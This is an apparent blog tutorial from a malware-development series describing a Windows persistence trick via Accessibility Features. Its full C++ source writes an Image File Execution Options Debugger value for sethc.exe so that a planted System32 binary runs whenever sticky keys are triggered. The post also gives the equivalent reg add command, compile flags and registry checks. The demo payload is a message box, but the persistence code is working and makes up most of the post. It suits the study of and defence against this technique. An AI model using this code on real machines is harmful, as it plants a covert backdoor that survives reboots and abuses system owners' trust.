


# Malware development: persistence - part 12. Accessibility Features. Simple C++ example.

[cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html](https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html)

September 30, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of self-researching another admin-level malware persistence trick: via Accessibility Features.


In the one of the [previous](#) posts, I wrote about persistence via Image File Execution Options. In the one of the PoC examples, we just created a debugger to a victim process in this registry key:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe
```

then only requires the malicious application to be stored in `System32` .

## practical example. sethc.exe

Today I just replace our victim process with `sethc.exe` . But what is `sethc.exe` ? It appears it is responsible for sticky keys. Pressing the `Shift` key 5 times will enable the sticky keys:



Instead of the legitimate `sethc.exe` , “the rogue `sethc.exe`” , as usually for simplicity it is a meow messagebox, will be executed. The source code is pretty similar ( `pers.cpp` ):

```

/*
pers.cpp
windows persistence via Accessibility Features
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // image file
    const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\sethc.exe";

    // evil app
    const char* exe = "C:\\Windows\\System32\\hack.exe";

    // Debugger
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\sethc.exe" /v Debugger /d "hack.exe"
        RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
        RegCloseKey(hkey);
    }

    return 0;
}

```

### Meow-meow messagebox:

```

/*
hack.cpp
evil app for windows persistence
via Accessibility Features
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")


int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

## demo

Let's go to see everything in action. Check registry keys before:


```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```



The screenshot shows a Windows PowerShell window titled "Windows PowerShell" running in an Oracle VM VirtualBox environment. The command executed is `reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s`. The output lists various registry keys and their values, including MitigationOptions, DisableExceptionChainValidation, DisableUserModeCallbackFilter, and CFGOptions for different executables like ExtExport.exe, ie4unit.exe, ieinstal.exe, ielowutil.exe, ieUnatt.exe, iexplore.exe, MRT.exe, mscorsvw.exe, msfeedssync.exe, mshta.exe, and MsMpEng.exe.

Then, compile our `pers.cpp` :

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



The screenshot shows a terminal window with the following commands and output:

```
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-09-30-malware-pers-12]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive


(cocomelonc@kali) [~/hacking/cybersec_blog/2022-09-30-malware-pers-12]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Sep 30 17:40 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 967 Sep 30 17:39 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 367 Sep 30 17:34 hack.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 30 17:34 hack.exe
```

Run and check registry keys again:


You need to have administrative privileges to replace the genuine Windows binary of the tool

```
.\pers.exe
```


```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /s
```

